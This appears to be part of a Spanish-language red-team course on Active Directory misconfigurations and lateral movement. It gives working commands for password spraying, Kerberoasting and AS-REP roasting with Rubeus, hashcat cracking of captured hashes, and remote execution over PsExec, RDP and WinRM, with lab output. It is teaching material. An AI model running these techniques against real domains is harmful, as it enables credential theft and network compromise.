
- Recordemos: AD fue introducido por primera vez en Windows 2000 (hace unos 22 años).
- Muchas funcionalidades han sido desarrolladas, mientras que otras han quedado en desuso, sin llegar a desaparecer (por retrocompatibilidad).
- Esto genera un caldo de cultivo magnífico para fallos de configuración como:
 - Funcionalidades antiguas adaptadas a nuevas tecnologías (firmado de paquetes SMB).
 - Introducción de mecanismos de seguridad nuevos sobre procesos definidos sin seguridad.
 - Entornos “dinosaurio” que han ido creciendo sin depurar.
 - Complejidad extrema de uso.
 - Protocolos que no entiende ni Microsoft (COM, DCOM, Kerberos).
 - Protocolos de autenticación deficientes (NTLM).
 - Documentación vaga.



6.1

Carpetas compartidas

Carpetas compartidas




- Es muy común una incorrecta e insegura gestión de carpetas compartidas. Muchos documentos acaban siendo accesibles por cualquier usuario, e incluso se otorgan permisos de escritura sobre carpetas y documentos confidenciales.
- Existen herramientas que permiten escanear y automatizar la búsqueda de carpetas compartidas:
 - **Invoke-ShareFinder (PowerView)** – Permite enumerar todos los shares a los que el usuario de dominio tiene acceso.
 - **Advanced IP Scanner** – Permite escanear un rango de red y muestra todos los shares expuestos en cada equipo (pero no necesariamente se tiene acceso). Muy útil para redes sin dominio o para escanear rangos específicos.
 - **Sauron Eye** – Permite buscar términos específicos en los documentos de los shares (tanto por título como por contenido).
- El objetivo de un atacante es encontrar contraseñas en claro, documentos sensibles (contabilidad, información personal), ficheros de configuración y datos de administración, e incluso servicios y servidores web para comprometer otros equipos.

6.2

Parámetros de AD

Parámetros de AD



- Cualquier objeto perteneciente al Directorio Activo está formado por una serie de atributos que define sus propiedades. Aunque la mayoría de estos atributos son características necesarias por el Directorio (isAdminCount), algunos son simples campos de texto “libres” que pueden contener información sensible introducida por un Administrador descuidado.
- Alguno de estos atributos donde podemos encontrar información sensible son los siguientes:
 - unixUserPassword -> Atributo que contiene una contraseña de usuario compatible con un sistema UNIX.
 - UserPassword -> Atributo que almacena la contraseña de un usuario en UTF-8. Atributo usado en AD con funcionalidad inferior a W2003.
 - unicodePwd -> Atributo que almacena la contraseña de un usuario. Atributo usado en AD con funcionalidad inferior a W200.
 - msSFU30Password -> Atributo que contiene la contraseña de un usuario compatible con un sistema UNIX (W2000 y W2003)
 - Description -> Atributo que permite incluir una breve descripción de un usuario. Es posible que algún administrador se olvide información confidencial.

6.3

Password Spraying

Password Spraying




- Compromiso de cuentas de usuarios de dominio con **contraseñas predecibles** (ej. Passw0rd, *nombre_empresa2022*, etc), abusando de la política de contraseñas y del límite máximo de bloqueo de cuentas. Consiste en probar una misma contraseña contra múltiples usuarios del dominio sin llegar al límite de intentos fallidos permitidos para no bloquear las cuentas.
- Herramientas automáticas:
 - **Invoke-DomainPasswordSpray** - Se le pasa como parámetro la contraseña a probar y una lista de usuarios. Si no se especifican los usuarios, realiza consultas al Dominio para verificar la política de bloqueo de cuentas (número máximo de intentos permitidos) y verificar el contador ("badpwdcount") de cada usuario del dominio, para descartar aquellos que puedan ser bloqueados.
- Para comprobar el contador de intentos permitidos de un usuario de dominio:
 - `Get-DomainUser <usuario> -Properties name, badpwdcount, lockouttime -Server <servidor>`
 - `Get-ADUser -Filter {userprincipalname -eq <usuario>} -Properties badPwdCount`
- Para verificar si una contraseña es válida para un usuario de dominio de forma manual:
 - `(new-object directoryservices.directoryentry "", "<usuario>", "<contraseña>").psbase.name -ne $null`



6.4

Cuentas replicadas

Cuentas replicadas



- Suelen utilizarse cuentas de administradores locales replicadas en múltiples sistemas para facilitar tareas administrativas.
- Un atacante puede utilizar estas cuentas para realizar movimiento lateral por la red y obtener nuevas credenciales con las que avanzar en su ataque.
- Para las cuentas de administrador local, Microsoft dispone de una solución denominada Local Administrator Password Solution (LAPS):
 - Gestión centralizada de cuentas de administrador local desde el Directorio Activo
 - Se proporciona **una cuenta distinta** a cada equipo con una contraseña aleatoria y robusta
 - Puede establecerse un **tiempo de expiración** para que se cambien de forma automática las contraseñas
 - Si un administrador de sistemas necesita acceder a un equipo, el responsable de LAPS debe proporcionarle esta cuenta (mayor trazabilidad)
- ¿Cómo saber si se está utilizando LAPS?
 - `Get-ChildItem 'C:\Program Files\LAPS\CSE\Admpwd.dll'`



6.5

Grupos sensibles

Grupos Sensibles



- Suelen identificarse usuarios no administradores pertenecientes a grupos de dominio con privilegios elevados.
- El compromiso de estos usuarios puede derivar en el compromiso total o parcial del dominio.
- Los grupos sensibles a tener en cuenta son:
 - Account Operators -> Permite iniciar sesión en los DCs de manera local. Permite crear usuarios y grupos en el dominio.
 - Backup Operatos -> Permite iniciar sesión en los DCs de manera local y hacer copias de seguridad de ficheros y directorios, entre otros. Permite abusar del permiso *SeBackupPrivilege* y crear una shadow copy del DC.
 - DNS Admins -> Permite cargar DLLs con los privilegios del servicio *dns.exe*, que se ejecuta como SYSTEM.
 - Print Operators -> Permite iniciar sesión en los DCs de manera local, cargar drivers y gestionar elementos relacionados con las impresoras.
 - Server Operators -> Permite iniciar sesión en los DCs de manera local y hacer copias de seguridad de ficheros y directorios, entre otros.



6.6

Forced Authentication


Autenticación forzada (SMB)

Cuando un sistema Windows intenta conectarse a un recurso SMB envía la información de las credenciales del usuario actual al sistema remoto. Es una feature de SMB que Microsoft no ha parcheado.

Puede explotarse mediante el uso de herramientas como [Inveigh](#) y [Responder](#). Estas permiten la posibilidad de hacer relay.

Otra opción que nos permiten estas habilidades es la de crackear los hashes NetNTLM.

Para crackear los hashes podemos usar: `.\hashcat.exe -m 5600 -w3 -0 -a 0 forced.txt wordlist.txt (-r rules.rule)`



6.7

LLMNR/NBT-NS Poisoning


Envenenamiento LLMNR/NBT-NS

LLMNR y NBT-NS son los suplentes de DNS. Cuando una petición no puede resolverse por DNS, estos protocolos entran en acción.

Este ataque solo es viable cuando un usuario solicita un recurso no existente en la red y DNS no es funcional.

Por defecto, ambos protocolos están activados, por lo que es posible que una red sea vulnerable por defecto.

Un atacante puede abusar de esta funcionalidad para, al igual que en el caso de la autenticación forzada, se pueda hacer relay u obtener hashes NetNTLM de usuarios de la red mediante el uso de herramientas como Inveigh o Responder.





6.8

Abuso de Kerberos

Kerberoasting

- Los [SPN \(Service Principal Name\)](#) son identificadores únicos de instancias de servicio de Windows, asociadas con al menos una cuenta de logon de servicio (una cuenta específicamente encargada de ejecutar un servicio).
- Cualquier usuario que posea un TGT válido puede solicitar TGS para cualquier SPN.
- Kerberos soporta cifrado RC4, legacy.
- Se pueden solicitar los TGS de los SPN para intentar crackearlos de forma offline.
 - Si la cuenta de servicio es de máquina, tendrá una contraseña aleatoria de 128 caracteres, siendo imposible de crackear.
 - Si la cuenta de servicio es de un usuario normal... dependerá de quien la haya establecido (debe cumplir la política de contraseñas).
- Se pueden extraer todos los tickets "kerberoastables" con [Rubeus](#).

`.\Rubeus.exe kerberoast /format:hashcat /outfile:kerberoast.txt`

```
PS C:\Users\akolgomorov> .\Rubeus.exe kerberoast

Rubeus
v2.0.0

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain      : MATH.cult
[*] Searching path 'LDAP://DC-01.MATH.cult/DC=MATH,DC=cult' for '(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'
[*] SamAccountName     : sramanujan
[*] DistinguishedName  : CN=Srinivasa Ramanujan,CN=Users,DC=MATH,DC=cult
[*] ServicePrincipalName : MSSQLSvc/SQL-01.math.cult
[*] Hash               : $krb5tgs$23$math.cult$MSSQLSvc/SQL-01.math.cult*$2101AF4848CBC58C5D411E64FED2CD395D367E343353546A7570F8D145469C52847F5DFF772905FF74EBC5F0E8A93AA397041C9AB43DEC2C9822954E0C279052E65C215B90F95A6CD3B4932EE09E543CD8A3729CC961CB258A64D08D83A5EFB84CE6D06E99702BF848EF061467BF9EFD386283E425EB8A96CC08A12DE02F223DC2050637646D728378836A857D5281D0718368714F68124ED4FEB727483F133F43D8157F8F937128CC2EB323B7C9A88089D8E8C44C1C8A2F20443D68B4DC4B370E75DA894F087578BF22A9C476E704FA361EA21AA6ED2B52919733566A0582B2807121CF57687E9F2845826F9492A607D008FF02215C63E0268E
```

ASREPROasting

- Cuando un usuario envía un AS REQ, se añade un timestamp cifrado con su hash NTLM.
- Si el KDC puede descifrar el timestamp con el hash de la contraseña del usuario, se envía un AS REP con el TGS.
- En cuentas que no tienen habilitada la pre-autenticación, se podrían enviar AS REQ en nombre de dicho usuario sin el timestamp cifrado, recibiendo el AS REP con datos cifrados en RC4 con el hash NTLM del usuario, que puede ser crackeado de forma offline.
- Se pueden extraer todos los tickets "ASREPROastable" con [Rubeus](#).

`.\Rubeus.exe asreproast /format:hashcat /outfile:asreproast.txt`

```
PS C:\Users\akolgomorov> .\Rubeus.exe asreproast

Rubeus
v2.0.0

[*] Action: AS-REP roasting
[*] Target Domain      : MATH.cult
[*] Searching path 'LDAP://DC=01.MATH.cult/DC=MATH,DC=cult' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName     : sramanujan
[*] DistinguishedName  : CN=Srinivasa Ramanujan,CN=Users,DC=MATH,DC=cult
[*] Using domain controller: DC=01.MATH.cult (10.10.1.5)
[*] Building AS-REQ (w/o preauth) for: 'MATH.cult\sramanujan'
[*] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$sramanujan@MATH.cult:D9D2ED7C9132BC26C13C3E6A51059C5B$1B693746FEF3F1B
0DE90114606DF8C7DDF8E98508677372D37969AFD834EA62562246A4787C1E258D9A623813B66D6
0F3C64832EC94FD8934F93B24998F8D8F692E3388DBBC9743166B315B4248BE340047DF405008DAC
```

Cracking offline con Hashcat

- [Hashcat](#) permite el cracking offline de contraseñas mediante GPU, mucho más rápido que con CPU.
 - Kerberoast: `.\hashcat.exe -m 13100 -w3 -O -a 0 kerberoast.txt wordlist.txt (-r rules.rule)`
 - ASREPRoast: `.\hashcat.exe -m 18200 -w3 -O -a 0 asreproast.txt wordlist.txt (-r rules.rule)`
 - Ver hashes obtenidos: `.\hashcat.exe -m 18200 asreproast.txt --show --username`

- Ejemplos de wordlists:

- [Rockyou](#)
- [Kaonashi](#)

- Ejemplos de reglas:

- [Hob0rules](#)
- [Pantagrul3](#)

```
PS C:\_Hashcat> .\hashcat.exe -m 18200 -w3 -O -a 0 asreproast.txt wordlist.txt
hashcat (v6.2.5) starting

Dictionary cache built:
* Filename..: wordlist.txt
* Passwords.: 14344393
* Bytes.....: 139922210
* Keyspace...: 14344386
* Runtime...: 1 sec

$krb5asrep$23$sramanujan@MATH.cult:7ee80075bd9d90bf0e9787c334e5803c5e5afeb3406a0d85fa470061213c2e43e189429149df382d04955b828a8e94a86da32c554f492b
44614c30033d1a17ed796d85813cb5c068ab0d00aca252512e546b283c83f43854b5236144203aa74eb93427b831d8a9cec726a364e2f63ca86d1fe0831712dec90e09daf4f6b6e41
fd2323ea5def7c7ff349e5616d9c0e6f89b1affed221ec6dc21a9ffcbbdbd2ffa439ef9baf10b982972cbb1b0c15c1115a65ee07b805d45d5c53db41e42a1bf4cac50ee68b1446784d7
5d4da8b5f6162e19b9ee4752ae026b351008cf4109ae7d15b42c3dfcf13e38a406b0a558a0ac553eda30036e27f55:CSQWERTYuiop[]

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$sramanujan@MATH.cult:7ee80075bd9d90bf...e27f55
Time.Started.....: Fri Jan 07 14:11:16 2022 (0 secs)
Time.Estimated....: Fri Jan 07 14:11:16 2022 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.....: File (wordlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 8758.6 kH/s (2.84ms) @ Accel:1024 Loops:1 Thr:32 Vec:1
Speed.#*.....: 8758.6 kH/s
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 5506173/14344386 (38.39%)
Rejected.....: 1149/5506173 (0.02%)
Restore.Point....: 5047372/14344386 (35.19%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: nm88768tito -> minorma
Hardware.Mon.#1...: Temp: 45C Util: 23% Core:1386MHz Mem:5995MHz Bus:8
```

Referencias


1. [Carpetas Compartidas - SauronEye](#)
2. [Parámetros de AD](#)
3. [Password Spraying - Invoke-DomainPasswordSpray](#)
4. [Password Spraying - ired.team](#)
5. [Cuentas Replicadas - Desplegar LAPs](#)
6. [Forced Auth - ired.team](#)
7. [Poisoning LLMNR/NBT-NS](#)
8. [Red Team Experiments - Kerberoasting](#)
9. [Red Team Experiments - AS-REP Roasting](#)
10. [Kerberoasting - hackndo](#)
11. [AS_REP Roasting - hackndo](#)



7.

Técnicas nativas de movimiento lateral

Movimiento lateral



- **Objetivo:** acceder a nuevas máquinas en las que obtener nuevas credenciales, permisos o accesos a otros recursos.

Movimiento lateral en redes Windows

- Protocolos de acceso remoto en Windows:

Protocolo/Servicio	Puerto	Herramientas
SMB	445	PsExec (SysInternals) psexec, smbexec, atexec (Impacket)
RDP	3389	Remote Desktop Connection (Windows) xfreerdp (Linux) rdesktop (Linux)
WinRM (WS-Management/HTTP)	5985 5986	WinRS (CMD) PSSession (Powershell) Evil-WinRM (Linux)
WMI	135 y 445 (DCOM/Dinámico)	wmic.exe (CMD) wmiexec (Impacket)

SMB

- Server Message Block (SMB) es un protocolo de red en la capa de aplicación que permite compartir recursos. Es utilizado por servidores de archivos, impresoras, etc.
- Herramientas que utilizan SMB:
 - PSEXec de SysInternals. Se conecta a través de SMB al share ADMIN\$ del equipo remoto, sube el servicio PSEXESVC.exe y lo ejecuta para crear un *named pipe* en el sistema remoto, a través del cual se mandan los comandos.
 - Se necesitan permisos de admin. Abre un cmd como SYSTEM.

`.\PsExec.exe \\<equipo_remoto> -u <dominio>\<usuario> -p <contraseña> -s <comando>`

```
C:\Users\Administrador\Downloads>PsExec.exe \\172.16.100.239 -u SECRETS\Administrador
-p Passw0rd! -i cmd

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Versión 10.0.17763.2686]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>hostname
DC-02

C:\Windows\system32>whoami
secrets\administrador
```

```
C:\Users\Administrador\Downloads>PsExec.exe \\172.16.100.239 -u SECRETS\Administrador -p Passw0rd! -s whoami

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

nt authority\system
whoami exited on 172.16.100.239 with error code 0.
```

RDP

- Remote Desktop Protocol (RDP) es un protocolo propietario desarrollado por Microsoft pensado para administrar de forma remota equipos Windows. Proporciona funciones de pantalla y entrada remota.
 - Para conectarse a un equipo remoto, ese equipo debe estar activado, debe tener una conexión de red, Escritorio remoto debe estar habilitado, debes tener acceso de red al equipo remoto (puede ser a través de Internet) y debes tener permiso para conectarte (Usuarios de escritorio remoto y Administradores).
 - Para habilitar RDP desde línea de comandos:
`reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f`
Se puede proporcionar permiso a un usuario a través de:
 - CMD: `net localgroup "Remote Desktop Users" <usuario> /add`
 - PS: `Add-LocalGroupMember -Group "Remote Desktop Users" -Member <usuario>`
 - WMI: `PATH WIN32_TSPermissionsSetting.TerminalName="RDP-TCP" call AddAccount "<dominio>\<usuario>", 2`
- Herramientas:
 - **Remote Desktop Connection** (Windows). Aplicación nativa de Windows.
 - **xfreerdp** (Linux). Forma parte del proyecto FreeRDP: `xfreerdp /u:[dominio]\<usuario> /p:<contraseña> /v:<IP> /workarea`
 - **rdesktop** (Linux). Software open source: `rdesktop -d <dominio> -u <usuario> -p <contraseña> <IP>`

WinRM

- Windows Remote Management (WinRM) es la implementación de Microsoft del protocolo WS-Management (WSMAN), que se trata de un estándar que usa SOAP sobre HTTP, y que proporciona una interfaz de administración de los sistemas de forma remota.
 - El servicio WinRM se inicia automáticamente en Windows Server 2008 y en adelante.
 - Para los equipos de usuario (Windows 10), se debe configurar a través del cmdlet *Enable-PSRemoting* o a través de GPOs.
- Herramientas:
 - **WinRS** (Windows Remote Shell). Herramienta de línea de comandos de Windows (CMD).
 - El usuario debe pertenecer al grupo local de Administradores.
 - El usuario debe ser de dominio porque la autenticación se hace a través de Kerberos.

`winrs /r:<nombre_equipo_remoto> /u:<dominio>\<usuario> /p:<contraseña> <comando>`

```
C:\Users\akolgomorov>winrs.exe /r:GAUSS-PC /u:MATH\cgauss /p:S3cr3t! cmd.exe
Microsoft Windows [Versión 10.0.19044.1566]
(c) Microsoft Corporation. Todos los derechos reservados.


C:\Users\cgauss>whoami
whoami
math\cgauss

C:\Users\cgauss>
```

WinRM

- **Enter-PSSession.** Cmdlet de Powershell que permite abrir sesiones interactivas por WinRM.
 - Utiliza PSRP (PowerShell Remoting Protocol)
 - El usuario debe pertenecer al grupo de Administradores o de Usuarios de administración remota.
 - El usuario debe ser de dominio porque la autenticación se hace a través de Kerberos.

`Enter-PSSession -ComputerName <nombre_equipo_remoto> -Credential <dominio>\<usuario>`

A screenshot of a Windows PowerShell terminal window. The title bar reads "Windows PowerShell". The command prompt shows a user at "C:\Users\akolgomorov" running the command "Enter-PSSession -ComputerName GAUSS-PC -Credential MATH.CULT\cgauss". The prompt then changes to "[GAUSS-PC]: PS C:\Users\cgauss\Documents>". The user enters "whoami", and the output is "math\cgauss". The prompt returns to "[GAUSS-PC]: PS C:\Users\cgauss\Documents>".

```
